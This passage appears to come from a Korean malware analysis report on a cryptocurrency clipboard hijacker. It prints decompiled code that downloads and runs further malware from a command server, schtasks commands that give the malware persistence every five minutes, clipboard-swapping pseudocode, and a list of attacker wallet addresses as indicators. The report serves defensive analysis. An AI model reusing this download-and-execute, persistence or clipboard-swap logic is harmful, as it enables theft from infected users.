    v24 = rand_sub_40A984(v23, 8u);
    if ( *(v22 + 2 * lstrlenW(v22) - 2) != 92 )
        v22 = concat_sub_40AEAF(v22, dword_40E290); // \\
    v25 = concat_sub_40AEAF(v22, v24);
    v26 = concat_sub_40AEAF(v25, dot);
    v21 = concat_sub_40AEAF(v26, v33);
    v30 = dword_40E430; // Content-Type: text/plain;
    v27 = concat_sub_408AA8(&v30);
    if ( InternetReadFile_sub_40894D(v34, v27, v21) ) // 추가 악성코드 다운로드
        ShellExecuteW(0, 0, v21, 0, 0, 0); // 다운로드한 악성코드 실행
    LocalFree(v24);
    LocalFree(v27);
}


```

- 2023.7.22 기준으로 C2에서 추가로 다운로드 받아오는 악성코드는 감염된 시스템의 클립보드 데이터를 모니터링하고 특정 패턴의 가상화폐 지갑 주소가 클립보드에 저장되면, 공격자의 지갑 주소로 바꿔치기 하는 기능
- (중복 실행 방지) 악성코드는 중복 실행을 방지하기 위해 “457798870945354668” 명의 뮤텍스를 생성
- (자가복제) 악성코드 실행 시 아래 경로에 자가복제
  - AppData\Roaming\Microsoft\Windows\MuiUnattend\MuiUnattend.exe
- (자동 실행을 위한 XML 파일 생성) 악성코드를 자가복제한 경로에 위 악성코드를 실행하는 기능의 “343657868764335” 이름의 작업 스케줄 XML 파일 생성

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Users\admin\AppData\Roaming\Microsoft\Windows\MuiUnattend\MuiUnattend.exe</Command>
  </Exec>
```

- (지속성 유지) 악성코드는 지속성을 유지하기 위해 작업 스케줄 등록
  1. 5분마다 자가복제한 악성코드를 실행하도록 “MUI unattend action{A4F3H6J4-Q1V4N7A5E3J7J8-A1C4N6D4K7D4}”이름의 작업을 등록
  2. “MUI unattend action{A4F3H6J4-Q1V4N7A5E3J7J8-A1C4N6D4K7D4}” 이름의 작업을 조회하고 결과를 XML 형식으로 출력
  3. “C:\Users\{USER}\AppData\Roaming\Microsoft\Windows\MuiUnattend\34365 7868764335” 경로에서 작업 설정 XML을 가져와서 동일한 작업 이름에 덮어씌움

작업 스케줄 명령
/C /create /F /sc minute /mo 5 /tn "MUI unattend action{A4F3H6J4-Q1V4N7A5E3J7J8-A1C4N6D4K7D4}" /tr "C:\Users\admin\AppData\Roaming\Microsoft\Windows\MuiUnattend\MuiUnattend.exe"
/C /Query /XML /TN "MUI unattend action{A4F3H6J4-Q1V4N7A5E3J7J8-A1C4N6D4K7D4}"
/C /create /F /tn "MUI unattend action{A4F3H6J4-Q1V4N7A5E3J7J8-A1C4N6D4K7D4}" /XML "C:\Users\admin\AppData\Roaming\Microsoft\Windows\MuiUnattend\343657868764335"



- (클립보드 데이터 바꿔치기) 악성코드 프로세스는 감염 PC에서 지속적으로 클립보드 데이터를 모니터링하며 가상화폐 지갑 주소 패턴이 탐지되면 공격자의 가상화폐 지갑 주소로 바꿔치기

```
v3 = GlobalLock(2);
v4 = LocalAlloc_3(v3, a1);
OpenClipboard(v4);
LocalAlloc_2(v3, v6);
if ( !GetClipboardData(0) )
    return -1;
SetClipboardData(v7, v8); // 가상화폐 지갑 주소 바꿔치기
CloseClipboard();
dword_405050(13, v3);
dword_40503C(v3);
return 0;
```

암호화폐	공격자 가상화폐 지갑 주소
Ripple (XRP)	rKh7C8ZVeAhT2aTiwXon4nwHqNtHmYBSCm
Bitcoin (BTC)	1Nff3JgdVdeYoxjpc5M1EaxZEq9fycWWeo
(unknown)	VQXQIITTWPTAFOQWY2CAHT4N66LOM7Z4WFIEDWXN426RHGFMPGTINU22OE
Bitcoin (BTC)	3Pup3AFoLhYybTrJBiYq3rYTbseLqvB5Qg
Ethereum (ETH)	0x7b399D4826004E70C097a6E2800CDD440fF06CB5
Zcash (ZEC)	t1dDRZ3u4UcpDrx7PBpBKGmphBFRf8aUZWc
Ripple (XRP)	RMo4dQBGLkhoDAUku5wdQQwmjYxuvxxJJ
Dash (DASH)	XiGoDFdTQbVUBbDd4hBXKCTnonJwhGQmLM
Dogecoin (DOGE)	DP5USSXKHNiBTo5LGsCTAgLZLqRhFfeq3q
Litecoin (LTC)	Lb5tu5rKGDA8XfKSfJYRKJDYEQpVuYsp1S
Binance Coin (BNB)	bnb1uzpjed9jy42a3ta2h4m6z2n9vtuuq8pn2n3att

Litecoin (LTC)	ltc1qq507uaum4j096fqsxjf3r5jt3dfqcc0szhcmr
Cardano (ADA)	addr1qy8xrz9jv3r4fm28ckxwq75xh529s4vczt5wxpfvmttlvcwvxytyez82nk503vvupagd0g5tp2esyhguvzjekkh17esevha4r
Tron (TRX)	TRwivs2AJMa5ASZ4DgwvWR9szanknuguEU
Litecoin (LTC)	MA6eFwtDrvGEgKDiginBKfcexJKe5LsoME
Bitcoin (BTC)	bc1qaqkgnk0c xm98g0r0e454chnhymqwyhmytkkaet
Cosmos (ATOM)	cosmos1f3d2fjat96pnz6dt4mk5d9fh8q7sqmk4j6ylpz
Monero (XMR)	85cy1kjxbGv54uK5AUoR4Dc1i1M8UrGRkRUmCYdrNx6DXfu09YJU7hxhcghWmGsPr4LwA1PdVLtUS82FefU3RFAu5QjDMyN
(unknown)	DTijCmU5aS98c6gihFDmkSUMKgTCXBGHrXrHXJv61aXf
Monero (XMR)	444aUk3nR2VBCwqq4qMKvVKiozDc9get8aUuoKFTrKPmaL5eEjKtWqR6cT8QP2UtvJWnTiLg4RN33R98vo8u5xeeBRsiyVD
(unknown)	Ae2tdPwUPEZBemWbUqsSJGHiRw1ASzq8NFLa26vZLLbFd gQC4vwg4gZCq4L
Ronin (RON)	ronin:7b399D4826004E70C097a6E2800CDD440fF06CB5
Cardano (ADA)	ANxtxsCmk8tr52sjZ7D3XAaScFza6eq5kx